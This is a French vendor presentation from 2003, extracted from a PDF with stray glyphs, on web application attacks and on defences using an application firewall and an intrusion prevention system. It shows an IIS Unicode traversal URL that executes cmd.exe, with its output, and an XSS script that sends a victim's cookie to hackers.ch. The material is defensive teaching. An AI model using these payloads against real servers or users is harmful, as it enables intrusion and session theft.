
11 mars 2003

Pourquoi la **sécurité « classique »** n'est plus suffisante ?



- 銅 Les applications Web sont vulnérables
  - 銅 Env. 80% des applications testées (FoundStone)
- 銅 Les développeurs ne sont pas encore sensibilisés ‡ la sécurité informatique
  - 銅 Encore trop d'erreurs
- 銅 Les hackers se focalisent sur les applications Web
- 銅 Votre firewall classique est impuissant pour prévenir les intrusions applicatives
- 銅 Vos sondes IDS peuvent « éventuellement » détecter une attaque !


# Votre firewall – votre meilleur ennemi



**\* Pour les flux HTTP votre**



# Les différentes attaques des applications Web



- Cross Site Scripting
- Code mobile

- Vol de session
- MiM http
- MiM SSL
- Sniffing

- Interprétation des URLs
- Mauvaise configuration
- BoF
- Unicode
- Direct OS Command
- Etc.

- Mauvais contrôle des entrées utilisateur
- Méta caractères
- BoF
- Etc.


- Injection de code SQL
- Dénis de service
- Etc.

# Interprétation des URLs

**http://fantasio.e-**



Client





- 鋪 Ancienne vulnérabilité du serveur IIS
  - 鋪 Exemple pédagogique
- 鋪 Permet d'exécuter des commandes sur le serveur IIS
- 鋪 Utilise les URL malformés pour « passer les commandes »
  - 鋪 « Dot Dot »
  - 鋪 Unicode


# Démonstration par la pratique

## IIS Unicode Exploit

## Interprétation de commandes par les URLs




GET



Fantasi  
Serveur



```
https://fantasio.e-xpertsolutions.com/scripts/..%0%af../winnt/system32/cmd.exe?/c+dir - Microsoft Internet Explorer provided by e-
File Edit View Favorites Tools Help
Back Forward Stop Home Search Favorites Media Print Copy Paste Address .e-xpertsolutions.com/scripts/..%0%af../winnt/system32/cmd.exe?/c+dir Go
Links ADM INTRINsec Cit@delle iSecureLabs.com IT-Analysis packet storm Portal exp Security News Portal SecurityTracker Help Net Security
Directory of c:\inetpub\scripts
07.03.2003 17:10 <DIR> .
07.03.2003 17:10 <DIR> ..
06.03.2003 17:35 12'154 index.html
07.03.2003 17:10 59'392 nit.exe
07.03.2003 17:10 0 TFTP900
3 File(s) 71'546 bytes
2 Dir(s) 5'231'562'752 bytes free
```




- 銅 Filtrage des URLs en temps réel
- 銅 Se base sur une définition précise des URLs
  - 銅 Inclusive
  - 銅 Exclusive

1 GET



2 GET






# Démonstration par la pratique

e-Xpert Gate: firewall applicatif Web

# e-Xpert Gate: blocage de l'attaque Unicode





⚠ La plupart des applications ne contrôlent pas les  
« Input »

⚠ Seulement un contrôle au niveau du client (navigateur)  
!

⚠ Les attaques possibles

⚠ Insertion de code, XSS

⚠ BoF (pas de contrôle de taille)

⚠ exécution de code malicieux

⚠ Dépassement des quotas (transaction financière)

⚠ Caractères dangereux:

⚠ !@ \$ % ^ & \* ( ) - \_ + ` ~ \ | [ ] { } ; : ' " ? / , . > <



## Principe de l'attaque

- Attaquer les utilisateurs de l'application plutôt que l'application elle-même
- L'attaquant peut provoquer l'envoi à la victime par le site Web légitime d'une page hostile contenant des scripts ou des composants malveillants
- Cette page est exécutée sur le poste de la victime dans le contexte du site Web d'origine

```
<A HREF=http://www.mabanque.com/<script> alert('Malicious  
code')</script> ">Click Here</a>
```

Exemple: vol d'un cookie




```
<script>  
document.location='http://hackers.ch/cgi/cookie?' +document.cookie  
</script>
```



Envoie du cookie vers le site

Exemple: Vol de session par XSS




# Démonstration par la pratique

## Attaque XSS

# Attaque XSS

Injection code



Application

Code exécuté sur le poste



- 鋪 Accepter que les données autorisées !
- 鋪 Recommandations pour les développeurs
  - 鋪 Ne pas faire confiance au client (navigateur)
  - 鋪 Comptage du nombre de paramètres
  - 鋪 Contrôle du type de données
  - 鋪 Contrôle de la longueur
  - 鋪 Etc.
- 鋪 Pour plus d'informations
  - 鋪 <http://www.owasp.org>



- 鋪 Mode d'apprentissage automatique
- 鋪 Contrôle des paramètres
- 鋪 Contrôle des attaques de « brute force »
- 鋪 Blocage de XSS
- 鋪 Contrôle des cookies
- 鋪 Architecture
  - 鋪 Mode Reverse Proxy
  - 鋪 Agent sur le serveur Web



## • Nouveaux modèles

- Notion de services Web

- J2EE - .NET

## • Contrôle des messages Soap / XML

## • Nouveaux standards

- XML Encryption

- XML Signature

## • Nouveaux types d'outils de sécurité

- Firewall XML

- PKI



鋪 Outils spécialisés pour auditer les applications Web

鋪 Recommandation

鋪 Réaliser régulièrement des tests d'intrusions

鋪 Plus particulièrement avant la mise en production

# Présentation et démonstration Entercept

La **sécurité de « pointe »**

11 mars 2003

銅 Outil de la famille des « IPS »

銅 Intrusion Prevention System

銅 Détecte et bloque les intrusions

銅 Sécurisation des plates-formes sensibles

銅 Services frontaux - DMZ

銅 Services sensibles internes ≠ l'entreprise

銅 Sécurisation des serveurs Web

銅 Applications Web

銅 Extranet, Intranet



## 鋪 Garantir l'intégrité des systèmes

鋪 Stopper les attaques (OS et applications)

鋪 Protection des attaques connues et inconnues

鋪 « Blinder » la machine

鋪 Protection des BoF (60% attaques\*)

## 鋪 Faciliter le déploiement et l'administration

鋪 Minimiser les ressources IT

鋪 Eliminer le « Know How » très spécifique

